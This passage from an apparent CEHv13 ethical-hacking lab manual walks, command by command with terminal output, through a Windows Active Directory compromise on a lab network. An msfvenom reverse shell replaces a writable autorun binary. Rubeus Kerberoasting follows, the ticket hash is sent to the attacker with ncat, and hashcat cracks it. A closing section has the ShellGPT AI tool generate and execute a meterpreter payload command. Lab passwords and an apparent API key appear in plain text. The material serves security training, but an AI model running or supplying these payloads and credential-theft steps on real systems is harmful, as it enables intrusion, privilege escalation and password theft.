The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays several lines of text related to "Autorun Applications" and "CEHv13 Module 14". The text includes registry paths, keys, and files, some of which are highlighted in red. The terminal window has a dark background with a green-to-black gradient bar at the top. The title bar also shows "msfconsole - Parrot Terminal".

```
 Autorun Applications
◆ Check if you can modify other users AutoRuns binaries (Note that is normal that you can modify HKC
 registry and binaries indicated there) https://book.hacktricks.xyz/windows-hardening/windows-local-p
rivilege-escalation/privilege-escalation-with-autorun-binaries

RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Key: SecurityHealth
Folder: C:\Windows\system32
File: C:\Windows\system32\SecurityHealthSystray.exe
=====
RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Key: Services
Folder: C:\Program Files\CEH Services
FolderPerms: Users [AllAccess]
File: C:\Program Files\CEH Services\file.exe (Unquoted and Space detected)
FilePerms: Users [AllAccess]
=====
CEHv13 Module 14
Hacking Web
Applications
RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
```

19. Open a new terminal with root privileges using the command sudo su and toor as password. Execute the **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe** command.

20.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal is running the msfvenom command to generate a payload. The command entered is:

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
```

The terminal output shows the process of generating the payload, including selecting the platform (Windows), architecture (x86), and payload type (raw). The final size of the generated executable file is 73802 bytes. The terminal prompt ends with a hash (#).

At the bottom of the terminal window, there are several tabs open, including "msfconsole - Parrot...", "python3 -m http.serv...", and "msfvenom -p window...".

21. Get back to our shell terminal and move to C:\Program Files\CEH Services. Execute the command **cd ../../ ; cd "Program Files/CEH Services"**.

22.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "msfconsole - Parrot Terminal" is open. The terminal displays several lines of text, likely from a penetration testing tool like Metasploit Framework (MSF). The text includes file paths such as "C:\Users\Default\AppData\Local\Microsoft\Windows\Shell\DefaultLayouts.xml", "C:\Users\All Users\Microsoft\UEV\Scripts\RegisterInboxTemplates.ps1", and "C:\Users\All Users\Microsoft\Windows\OneSettings\CTAC.json". It also contains social media information like "Follow on Twitter : @hacktricks_live" and "Respect on HTB : SirBroccoli". The terminal window has a green border, indicating it is active. The desktop background features a dark, abstract design with network-like patterns. At the bottom of the screen, there is a taskbar with icons for "Menu", "msfconsole - Parrot T...", "[python3 -m http.serv...", and "[msfvenom -p windo...".

```
C:\Users\Default\AppData\Local\Microsoft\Windows\Shell\DefaultLayouts.xml: c5e2524a-ea46-4f67-841f-69465d9d515_cw5n1
C:\Users\Default\AppData\Local\Microsoft\Windows\Shell\DefaultLayouts.xml: c5e2524a-ea46-4f67-841f-69465d9d515_cw5n1h2txyewy

Found APIs-RapidAPI Access Token Regexes
C:\Users\All Users\Microsoft\UEV\Scripts\RegisterInboxTemplates.ps1: $env:
REDACTED

Found Misc-Config Secrets Regexes
C:\Users\All Users\Microsoft\Windows\OneSettings\CTAC.json: 1.0.0.0

Do you like PEASS?
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
```

```
PS C:\Users\Public\Downloads> cd ../../.; cd "Program Files/CEH Services"
cd ../../.; cd "Program Files/CEH Services"
PS C:\Program Files\CEH Services>
```

23. Execute the command **move file.exe file.bak ; wget http://10.10.1.13:8000/file.exe -o file.exe**.

24.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying a exploit development session. It starts with a banner grab from a file named "vhosts" containing various API access token regexes and configuration secrets. Below this, it shows a JSON dump of system settings, specifically "CTAC.json" with version 1.0.0.0. A social media section follows, asking if the user likes PEASS? and providing links to Twitter (@hacktricks_live) and HTB (SirBroccoli). Finally, it ends with a "Thank you!" message. The terminal then switches to a Windows command prompt (PS) where the user is navigating through "CEH Services" and performing file operations (moving "file.exe" to "file.bak" and downloading a new "file.exe" from a remote location). The bottom of the terminal shows a menu bar with options like "Menu", "msfconsole - Parrot T...", "[python3 -m http.serv...", and "[msfvenom -p windo...".

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Found APIs-RapidAPI Access Token Regexes
C:\Users\Default\AppData\Local\Microsoft\Windows\Shell\DefaultLayouts.xml: c5e2524a-ea46-4f67-841f-69465d9d515_cw5n1h2txyewy
Found Misc-Config Secrets Regexes
C:\Users\All Users\Microsoft\UEV\Scripts\RegisterInboxTemplates.ps1: $env;
Found Misc-IPs Regexes
C:\Users\All Users\Microsoft\Windows\OneSettings\CTAC.json: 1.0.0.0
Do you like PEASS?
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
PS C:\Users\Public\Downloads> cd ../../.. ; cd "Program Files/CEH Services"
cd ../../.. ; cd "Program Files/CEH Services"
PS C:\Program Files\CEH Services> move file.exe file.bak ; wget http://10.10.1.13:8000/file.exe -o file.exe
move file.exe file.bak ; wget http://10.10.1.13:8000/file.exe -o file.exe
PS C:\Program Files\CEH Services>
```

25. Now, go to another terminal and type **nc -nvlp 8888** and press **Enter**.

26.

The screenshot shows a Kali Linux desktop environment. In the top right corner, there is a system tray icon for 'nc -nvlp 8888 - Parrot Terminal'. The main window is a terminal window titled 'nc -nvlp 8888 - Parrot Terminal' showing the following msfconsole session:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] -[/home/attacker]
└─# nc -nvlp 8888
listening on [any] 8888 ...
```

Below the terminal window, there is a file browser window titled 'CEHv13 Module 13 Hacking Web Servers'. It shows two items: 'CEHv13 Module 13 Hacking Web Servers' and 'CEHv13 Module 14 Hacking Web Applications'. The file browser has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'.

The taskbar at the bottom of the screen shows three open windows: 'msfconsole - Parrot...', '[python3 -m http.serv...', and 'nc -nvlp 8888 - Parrot...'. There are also icons for the desktop, a terminal, and a file browser.

27. Click on [Windows Server 2019 \(AD\)](#) to switch to the Windows Server 2019 (AD) machine, assuming we are the victim now. Restart the machine by hovering over **Power and Display** button and click **Reset/Reboot** button present at the toolbar located above the virtual machine and log in with the username **SQL_srv** and password "batman."
28. In the **Reset/Reboot Machine** window click **Yes**.
29. After logging in, switch back to the [Parrot Security](#). Here, we got the shell to our netcat listener. Which is a privileged shell.
30. Execute command **whoami** determine username of the currently logged on user.

31.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[attacker@parrot]# /msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[attacker@parrot]# nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1043
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_srv

C:\Windows\system32>
```

Task 7: Perform Kerberoasting Attack

Rubeus is a tool for exploiting Kerberos weaknesses in Windows environments. Kerberoasting is a method to extract ticket granting ticket (TGT) hashes from AD. Attackers target service accounts with associated Kerberos service principal names (SPNs). TGTs are requested from the DC for these accounts, then cracked offline to reveal user passwords. Kerberoasting exploits weak service account passwords and the nature of Kerberos authentication.

1. In the netcat shell, execute the **powershell** command to launch PowerShell.

2.

The screenshot shows a terminal window titled "nc -nvlp 8888 - Parrot Terminal". The terminal content is as follows:

```
[root@parrot]~[/home/attacker]
#msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
#nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1043
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_srv
      Servers
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
      CEHv13 Module 14
PS C:\Windows\system32>
```

The terminal window has a dark background with a network graph watermark. The title bar and menu bar are visible at the top. The taskbar at the bottom shows other open applications: "msfconsole - Parrot...", "[python3 -m http.serv...", and "nc -nvlp 8888 - Parrot...".

3. Navigate to C:\Users\Public\Downloads and execute the command **cd .. ; cd Users\Public\Downloads**.

4.

```
Applications Places System nc -nvlp 8888 - Parrot Terminal
File Edit View Search Terminal Help
xe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]# [/home/attacker]
#nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1043
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_srv

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../ ; cd Users\Public\Downloads
cd ..\.. ; cd Users\Public\Downloads
PS C:\Users\Public\Downloads>
```

5. Now, we will be downloading Rubeus and netcat. Execute the command **wget** <http://10.10.1.13:8000/Rubeus.exe> ; wget <http://10.10.1.13:8000/ncat.exe> -o ncat.exe. Once the tools are downloaded type **exit** and press **Enter**.

6.

```
Applications Places System nc -nvlp 8888 - Parrot Terminal
File Edit View Search Terminal Help
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
#nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1043
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_srv

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../ ; cd Users\Public\Downloads
cd ../../ ; cd Users\Public\Downloads
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
PS C:\Users\Public\Downloads>
```

7.

The screenshot shows a terminal window titled "nc -nvlp 8888 - Parrot Terminal". The terminal displays the following text:

```
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
└─#nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 22346
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../ ; cd Users\Public\Downloads
cd ../../ ; cd Users\Public\Downloads
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
PS C:\Users\Public\Downloads> exit
exit
CEHv13 Module 14
C:\Windows\system32>
```

The taskbar at the bottom shows several open applications: msfconsole - Parrot..., python3 -m http.server..., nc -nvlp 8888 - Parrot... (which is the active window), and a file manager.

8. Type **cd ../../ && cd Users\Public\Downloads** and press **Enter** to move into the Downloads folder.

9.

```
Applications Places System nc -nvlp 8888 - Parrot Terminal
File Edit View Search Terminal Help
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ceh\sql_srv

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../ ; cd Users\Public\Downloads
cd ../../ ; cd Users\Public\Downloads
PS C:\Users\Public\Downloads> wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
wget http://10.10.1.13:8000/Rubeus.exe -o rubeus.exe ; wget http://10.10.1.13:8000/ncat.exe -o ncat.exe
PS C:\Users\Public\Downloads> exit
exit

C:\Windows\system32>cd ../../ && cd Users\Public\Downloads
cd ../../ && cd Users\Public\Downloads
CEHv13 Module 14
C:\Users\Public\Downloads>
```

Menu [msfconsole - Parrot... [python3 -m http.serv... nc -nvlp 8888 - Parrot...

10. Execute the command **rubeus.exe kerberoast /outfile:hash.txt**.

11.

The screenshot shows a terminal window titled "nc -nvlp 8888 - Parrot Terminal". The command entered is "rubeus.exe kerberoast /outfile:hash.txt". The output indicates the action is Kerberoasting, and it will return AES hashes for AES-enabled accounts. It also notes that for RC4_HMAC accounts, the /ticket:X or /tgtdeleg options should be used. The target domain is CEH.com, and the search path is LDAP://Server2022.CEH.com/DC=CEH,DC=com. A total of 1 kerberoastable user was found. The terminal window has a dark background with a parrot logo, and the text is in green and white.

```
Applications Places System nc -nvlp 8888 - Parrot Terminal
File Edit View Search Terminal Help
cd ../../ && cd Users\Public\Downloads
C:\Users\Public\Downloads>rubeus.exe kerberoast /outfile:hash.txt
rubeus.exe kerberoast /outfile:hash.txt

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Servers Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain : CEH.com
[*] Searching path 'LDAP://Server2022.CEH.com/DC=CEH,DC=com' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1
```

12. After kerberoasting the password hash for **DC-Admin** is saved in **hash.txt** file.

13.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "nc -nvlp 8888 - Parrot Terminal". The terminal window displays the following output:

```
v2.2.0
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain      : CEH.com
[*] Searching path 'LDAP://Server2022.CEH.com/DC=CEH,DC=com' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName      : DC-Admin
[*] DistinguishedName   : CN=DC-Admin,CN=Users,DC=CEH,DC=com
[*] ServicePrincipalName : -AD-DC/DC-Admin.CEH.com:60111
[*] PwdLastSet          : 6/10/2024 2:40:48 AM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\Downloads\hash.txt

[*] Roasted hashes written to : C:\Users\Public\Downloads\hash.txt
C:\Users\Public\Downloads>
```

The terminal window is part of the "CEHv13 Module 14" application. The taskbar at the bottom shows other open applications: "msfconsole - Parrot...", "[python3 -m http.serv...", and "nc -nvlp 8888 - Parrot...".

14. To get that hash file on the attacker machine, we will be using netcat. Open a new terminal, type **sudo su** and press **Enter**; use **toor** as password. Then execute the command **nc -lvp 9999 > hash.txt**.

15.



16. In the shell terminal, execute the command **ncat.exe -w 3 10.10.1.13 9999 < hash.txt**.

17.

```
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain      : CEH.com
[*] Searching path 'LDAP://Server2022.CEH.com/DC=CEH,DC=com' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName      : DC-Admin
[*] DistinguishedName   : CN=DC-Admin,CN=Users,DC=CEH,DC=com
[*] ServicePrincipalName : -AD-DC/DC-Admin.CEH.com:60111
[*] PwdLastSet          : 6/10/2024 2:40:48 AM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\Downloads\hash.txt

[*] Roasted hashes written to : C:\Users\Public\Downloads\hash.txt

C:\Users\Public\Downloads>ncat.exe -w 3 10.10.1.13 9999 < hash.txt
ncat.exe -w 3 10.10.1.13 9999 < hash.txt
```

18. Get back to the netcat listener terminal and press **Enter** to save the file.

19.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "nc -lvp 9999 > hash.txt - Parrot Terminal". The terminal content shows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# nc -lvp 9999 > hash.txt
listening on [any] 9999 ...
10.10.1.30: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.30] 1272

[root@parrot]#
```

The desktop background features a network graph. The taskbar at the bottom shows several open applications: msfconsole, python3 -m http.server, nc -nvlp 8888, and nc -lvp 9999 > hash.txt. The desktop has a dark theme with icons for Trash, CEHv13 Module 13 (Hacking Web Servers), and CEHv13 Module 14 (Hacking Web Applications).

20. Now, we will be using HashCat to crack the password hash. Execute the command **hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt**.

- o -m 13100: This specifies the hash type. 13100 corresponds to Kerberos 5 AS-REQ Pre-Auth etype 23 (RC4-HMAC), a specific format for Kerberos hashes.
- o --force: This option forces Hashcat to ignore warnings and run even if there are compatibility issues. Use this with caution, as it might cause instability or incorrect results.
- o -a 0: This specifies the attack mode. 0 stands for a straight attack, which is a simple dictionary attack where Hashcat tries each password in the dictionary as it is.
- o hash.txt: is the input file containing the hashes to crack
- o /root/ADtools/rockyou.txt: is the wordlist file used for the attack

21.

The screenshot shows a terminal window titled "hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt - Parrot Terminal". The terminal is running on a Parrot OS system, connected to an interface at 192.168.1.15. The command entered is "#hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt". The output indicates that hashcat (v6.2.6) is starting and enabling --force to bypass dangerous warnings and errors. It provides details about the OpenCL API, device information (Device #1: pthread-penryn-Intel(R) Xeon(R) Gold 6262V CPU @ 1.90GHz), password length limits (0-256), and hash statistics (1 digest, 1 unique digest, 1 unique salt). Optimizers applied include Zero-Byte. The terminal also lists other open processes like msfconsole, python3, nc, and hashcat.

```
hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt - Parrot Terminal
CONNECT TO [192.168.1.15] (UNKNOWN) [192.168.1.50] 127/2
Parrot GEHy13 Module 16
[root@parrot]~[/home/attacker]
#hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt
hashcat (v6.2.6) starting
You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
README/license
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO
POCL_DEBUG) - Platform #1 [The pocl project]
=====
=====
* Device #1: pthread-penryn-Intel(R) Xeon(R) Gold 6262V CPU @ 1.90GHz, 2912/5889 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
```

22. After completion, we get the password **advanced!**. As DC-Admin has high privileges on the domain, we can use this password for further attacks.

23.

24. This concludes the demonstration of performing AD attack.
 25. Close all open windows and document all the acquired information.

Question 6.5.7.1

Use Parrot Security machine to identify the Domain Controller in the target network 10.10.1.0/24 and perform AS-REP roasting on Windows Server 2022 (10.10.1.22) to obtain of user Joshua. Perform password spraying on the subnet to identify the user with same password on the subnet. Connect to the user account that was compromised during password spraying and use PowerView to perform enumeration and exploit SQL_srv user enumerated with PowerView to obtain privileged access to the domain and perform kerberoasting on target Domain Controller (Windows Server 2022) to obtain password of DC-Admin. Enter the password of the DC-Admin user that was obtained after kerberoasting.

Score

Lab 6: Perform System Hacking using AI

Lab Scenario

As an ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this lab, you will leverage AI tools to identify vulnerabilities and exploit them to gain access to the target system. You will use various techniques such as payload generation and establishing session with remote machine to achieve this.

Lab Objectives

- Perform system hacking using ShellGPT

Overview of System Hacking using AI

System hacking using AI leverages advanced algorithms to identify and exploit vulnerabilities efficiently. AI tools automate tasks like password cracking, vulnerability scanning, and social engineering, enhancing the capabilities of ethical hackers. This approach improves the accuracy and speed of penetration testing, ensuring robust security assessments and effective mitigation strategies.

Task 1: Perform System Hacking using ShellGPT

Using ShellGPT for system hacking involves leveraging its AI capabilities to identify and exploit system vulnerabilities. ShellGPT can automate tasks such as password cracking, vulnerability scanning, and exploit development, enhancing the efficiency of ethical hackers. It provides advanced tools for penetration testing and securing systems against potential threats.

The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.

1. Click [Parrot Security](#) to switch to Parrot machine, and login with **attacker/toor**. Open a Terminal window and execute **sudo su** to run the program as a root user (When prompted, enter the password **toor**).
2. The password that you type will not be visible.
3. Run **bash sgpt.sh** command to configure ShellGPT and the AI activation key.
4. You can follow the **Instructions to Download your AI Activation Key** in **Module 00: CEH Lab Setup** to obtain the AI activation key. Alternatively, follow the instructions available in the file, [Instructions to Download your AI Activation Key.pdf](#)

5.

The screenshot shows a terminal window titled "bash sgpt.sh - Parrot Terminal" running on a Parrot Security OS desktop environment. The terminal output is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker#
#bash sgpt.sh
Enter your AI Activation Key: fe69f33fa8514e9db6ed82e855ea075e
ShellGPT configuration updated successfully.
Environment variables set:
AZURE_API_BASE=https://apiservice5lh2czy2mmcta.azure-api.net/ecc-sqmp-v1/
AZURE_API_VERSION=2024-09-01-preview
Verifying environment variables...
AZURE_API_BASE: https://apiservice5lh2czy2mmcta.azure-api.net/ecc-sqmp-v1/
AZURE_API_VERSION: 2024-09-01-preview
Executing sgpt command...
Hello! How can I assist you today? 😊
[root@parrot]~/home/attacker#
#
```

The terminal window has a dark background with a network graph watermark. The title bar and menu bar are visible at the top. The bottom of the window shows the file manager interface with icons for CEHv13 Module 13, Hacking Wireless, and CEHv13 Module 14, Hacking Web Applications. The taskbar at the bottom includes a "Menu" button and the terminal window's title.

6. After configuring the ShellGPT in Parrot Security machine, in the terminal window run **sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"** to generate a payload using msfvenom tool.
7. In the prompt type **E** and press **Enter** to execute the command.

8.

The screenshot shows a terminal window titled "sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444" - Parrot Terminal". The terminal is running as root and displays the following command and its output:

```
#sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=444 -f exe > payload.exe
[E]xecute, [D]escribe, [A]bort: E
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
#
```

The terminal window has a dark background with a network graph watermark. The desktop environment includes icons for Trash, CEHv13 Module 13 Hacking Web Servers, and a menu icon. The taskbar at the bottom shows the terminal window title and a system tray with icons for battery, signal, and date/time.

9. You can run **ls** command to display a list of files in the directory and you can observe a file named as **payload.exe** has been created, as shown in the screenshot.

10.

```
[E]xecute, [D]escribe, [A]bort: E
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[/home/attacker]
#ls
AndroRAT
BloodHound-win32-x64.zip
ClickjackPoc
create_ap
Desktop
dirsearch
dnsrecon
Documents
Downloads
DSSS
ghauri
ghost_eye
GRecon
Havoc
holehe
[root@parrot]~[/home/attacker]
#
```

The terminal window is titled "ls --color=auto - Parrot Terminal". The command "ls" has been run, displaying a list of files and directories. The file "payload.exe" is highlighted in green, indicating it is the current target or selected item. Other files like "jdk-8u202-linux-x64.tar.gz", "jwt_tool", and "Maltego.v4.6.0.deb" are also visible.

